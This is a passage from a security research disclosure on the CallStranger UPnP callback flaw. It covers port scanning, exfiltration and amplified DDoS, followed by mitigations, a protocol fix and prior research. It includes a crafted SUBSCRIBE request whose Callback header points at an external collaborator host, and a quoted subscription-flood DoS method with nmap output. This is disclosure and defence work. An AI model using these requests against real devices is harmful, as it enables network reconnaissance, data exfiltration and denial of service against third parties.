
As we see in SYN Flood section, UPnP Specification says on page 93:

CALLBACK

> *Required. Field value contains location to send event messages to. Defined by UPnP vendor. If there is more than one URL, when the service sends events, it will try these URLs in order until one succeeds. One or more URLs each enclosed by angle brackets ("<" and ">"). Each URL shall be an HTTP over TCP URL (prefixed by "http://"). The device shall not truncate this URL in any way; if insufficient memory is available to store the entire CALLBACK URL, the device shall reject the subscription. At least one of the delivery URLs shall be reachable by the device.*

We chose Microsoft UPnP stack and saw that when we gave multiple Callback header, UPnP device tries to connect first URI, if TCP connect fails, it goes on next Callback header value. We can easily find which ports are closed with this example packet:

```
SUBSCRIBE /upnphost/udhisapi.dll?event=uuid:9e6070b6-c2a1-4b76-927c-
690237070629+urn:upnp-org:serviceId:RenderingControl HTTP/1.1
NT: upnp:event
Callback: <http://192.168.0.22:999/>
Callback: <http://redacted.burpcollaborator.net/192.168.0.22_port_999_closed>
Host: redacted:2869
```



18 seconds later, our second Callback header was processed and successfully connected to our external Burp Collaborator. When we analyzed traffic with Wireshark we saw that latency was caused by TCP connection retries.

When we changed port 999 to 80 no traffic was received by Collaborator because first Callback was successful as stated on protocol specification document. This means port 80 is open. With simple scripts we are able to scan internal hosts asynchronously and very fast.

CONCLUSION

Many vulnerabilities were found on UPnP devices in recent years. In this research, different from other implementation-based device vulnerabilities, we found a protocol vulnerability -that exist on millions of devices out there that can be used for amplified DDoS attack up to hundreds, even thousands, factor . This factor depends on device configuration and events generated. Also, a single SUBSCRIBE can generate more than one NOTIFY packet in TIMEOUT period. (MITRE ATT&CK - Network Denial of Service - Reflection Amplification https://attack.mitre.org/techniques/T1498/)

Enterprises invest in detecting suspicious behaviors on internal networks . With this new vulnerability UPnP must be considered as a new data exfiltration method and proper precautions must be taken. (MITRE ATT&CK - Exfiltration Over Alternative Protocol https://attack.mitre.org/techniques/T1048/)

Attacks generally starts with reconnaissance and most used method is port scanning. With CallSranger , a UPnP devices can be used for port scanning agent. (MITRE ATT&CK - Network Service Scanning - https://attack.mitre.org/techniques/T1046/)

HOW TO MITIGATE

Because this is a protocol issue, protocol specification must be updated. Quick win is allowing SUBSCRIBE/NOTIFY traffic source and destination IP's to only internal network IPs as described in RFC1918:

```
Private Address Space

 The Internet Assigned Numbers Authority (IANA) has reserved the following three blocks of the
IP address space for private internets:

 10.0.0.0 - 10.255.255.255 (10/8 prefix)

 172.16.0.0 - 172.31.255.255 (172.16/12 prefix)

 192.168.0.0 - 192.168.255.255 (192.168/16 prefix)
```

This prevents data exfiltration to external networks and Internet2Internet DDoS but not between Intranets. UPNP itself doesn't have any authentication or configuration mechanism. Device vendors should add additional configuration options to their management interfaces to prevent edge/corner case scenarios.

Note: After this report privately shared with OCF and others, OCF updated the protocol on 17.04.2020 as:

https://openconnectivity.org/developer/specifications/upnp-resources/upnp/#architectural

https://openconnectivity.org/upnp-specs/UPnP-arch-DeviceArchitecture-v2.0-20200417.pdf

"The subscription request containing a delivery URL not on the same network segment as the fully qualified event subscription URL shall not be accepted. For private networks this means that the delivery URL provided will adhere to the following IP ranges:

•10.0.0.0 - 10.255.255.255 (10/8 prefix)

•172.16.0.0 - 172.31.255.255 (172.16/12 prefix)

•192.168.0.0 - 192.168.255.255 (192.168/16 prefix)"

TECHNICAL MITIGATIONS

It may take long time for vendors to patch UPnP devices, enterprises should take their own actions. Depending on defense-in-dept approach, enterprises may choose different mitigations.

A. Internet facing devices

1. Close UPnP Ports to the Internet if there is no business/technical requirement.
2. Close UPnP Services' port (different from UDP 1900) to the Internet . To find out these ports check products documentation or use a port scanner or UPnP Device Spy.

B. Security Devices

1. Block all SUBSCRIBE and NOTIFY HTTP packets in ingress and egress traffic.
2. Check logs if anyone used this vulnerability
3. Configure DDoS protection device or service to block NOTIFY packets

C. Intranet

1. Disable UPnP service of IP camera, printer, routers and other devices if it is not a business or technical requirement.
2. Check these devices' Internet access policy (B1)

D. DMZ & Server Segment

1. Don't place unsecured UPnP devices on this network
2. Be careful for media processing servers. Media services may use UPnP. Do (B1) if it doesn't affect business and technical requirements.

ABOUT AUTHOR

Yunus Çadırcı is Cyber Security Senior Manager at EY Turkey. He has 15+ years of experience in different areas of cyber security including application security, telecommunication security, IoT/OT security, firmware analysis and red teaming. In his spare time, he makes security research and plays Dota 2.

Yunus ÇADIRCI

https://www.linkedin.com/in/yunuscadirci/

ANNEX A : IDENTIFIED INTERNET-FACING DEVICES WITH UPNP SUBSCRIBE FUNCTIONALITY

This is a list of products and associated vendors with public-facing UPnP services containing SUBSCRIBE functionality, obtained via Internet-scanning engines. This list is not exhaustive, and products on this list have not been verified as vulnerable.

This section moved to https://www.CallStranger.com

ANNEX B. OTHER RESEARCHES ABOUT UPNP EVENTING/CALLBACK/SUBSCRIBE SECURITY

I googled the Internet for similar research whether my research says something new or just restates a former vulnerability . There are some hints about DoS/DDoS. There is no information about amplification or Internet facing UPnP services. I couldn't find anything about data exfiltration and port scanning techniques. Most of the research was focused on UPnP devices itself.

MINIUPNP

Thomas Bernard saw possible risk of Callback to different hots earlier and fixed miniupnp.

revision 1.61

date: 2011/06/27 11:05:59; author: nanard; state: Exp; lines: +121 -23

IPv6 support for UPnP events.

Security checks in UPnP events.

and Changelog.txt :

2011/06/27:

IPv6 support for UPnP events.

Security checks in UPnP events.

ABUSING EVENTING

http://www.upnp-hacks.org/futurehacks.html

The eventing part of UPnP allows you to register a callback URL, which is called as soon as a state variable changes. The latest values of the state variables are sent using POST to the callback URL. I have not checked if this callback URL is restricted to be on the device that subscribed, or that it can be any URL. If it is the latter (which I think) then eventing can be used for attacking a site every time someone does something that makes the state of a state variable change, such as making or deleting a portmapping.

UPNP TO CREATE CHAOS

https://github.com/dhishan/UPnP-Hack#upnp-to-create-chaos

Just like any program, the UPnP server does have variables or event states stored. The UPnP protocol does provide functionality for eventing. Here the clients subscribe to change in the states of the control points and notify them accordingly. This can be abused by creating a subscription under the spoofed address. This is possible as the UPnP

does not define any validation for subscription and start notifying on the host address for any change in the state. With enough subscriptions, the chaos can be created. Event subscription

SUBSCRIBE publisher_path HTTP/1.1

HOST: publisher_host:publisher_port

CALLBACK: <delivery_URL>

NT: upnp:event

TIMEOUT: Second-requested subscription duration

DENIAL OF SERVICE

https://delaat.net/rp/2008-2009/p26/report.pdf

4.4 Denial of Service

Although the initial plan was to attack the service its subscribers list by leaving and rejoining the network, a simpler way was found. The same Callback URL is allowed to be used for an unlimited amount of times and thereby it has become suitable for the same attack: Fill the subscribers list of the service in such a way that it cannot accept any new subscriptions. By setting the timeout to 'infinite' a subscribed message will never expire until UPnP is disabled. This attack is done by creating a while-loop in which a new subscription request is sent over and over again. The Callback URL is set to the same IP address and contains a unique part, which is simply the iteration number of the while-loop. This means when the loop is at 421 the Callback URL will look something like: http://192.168.2.1/421. In this way output can be easily monitored on the control point. This approach was tested on both IGD devices and both were prone to this attack, which was to be expected since both stacks use libupnp. On the Sitecom device it took on average around 14000 subscriptions to create a denial of service. The Edimax device needed around 18000subscriptions on average before it stopped working. Before the mass subscription request the output of Nmap looked like this:

joeri@localhost# nmap -v -PN -p 52869 192.168.2.1

Interesting ports on 192.168.2.1:PORT STATE SERVICE

52869/tcp open unknown

After the mass subscription request the output of Nmap looked like this:

joeri@localhost# nmap -v -PN -p 52869 192.168.2.1

Interesting ports on 192.168.2.1:PORT STATE SERVICE

52869/tcp closed unknown

It clearly shows that UPnP is no longer working

DENIAL OF SERVICE

https://www.researchgate.net/publication/220775334_Vulnerability_Analysis_and_Protection_Schemes_of_Universal_Plug_and_Play_Protocol

IV. VULNERABILITY 2: DENIAL OF SERVICE(DOS)

The Denial of Service vulnerability is due to the absence of any proper constraint on the process which is responsible for downloading the device description of a UPnP capable device. Generally, the NOTIFY message sent by a new UPnP device contains information about the location from where the control point (CP) can obtain its device description. This description lists the services the device offers and instructions for using them. By design, this description could reside on a third-party server rather than on the actual UPnP device itself. In the Denial of Service attacks, an attacker can send a malformed NOTIFY message to an UPnP-capable computer, directing the specific port and server from which the UPnP device description can be downloaded. If the size of the directed device descriptor is huge, it can consume memory and processor time on vulnerable systems, resulting in performance degradation and eventual system crash. It is also possible to perform Distributed Denial of Service (DDoS) attack since UPnP protocol doesn't check for excessive network announcements. An attacker could specify a third-party server as the host for the device description in the NOTIFY directive. If enough machines responded to the directive, it could have the effect of flooding the third-party server with bogus requests, in a distributed denial of service attack. As with the first scenario, an attacker could either send the directives to the victim directly, or to a broadcast or multicast domain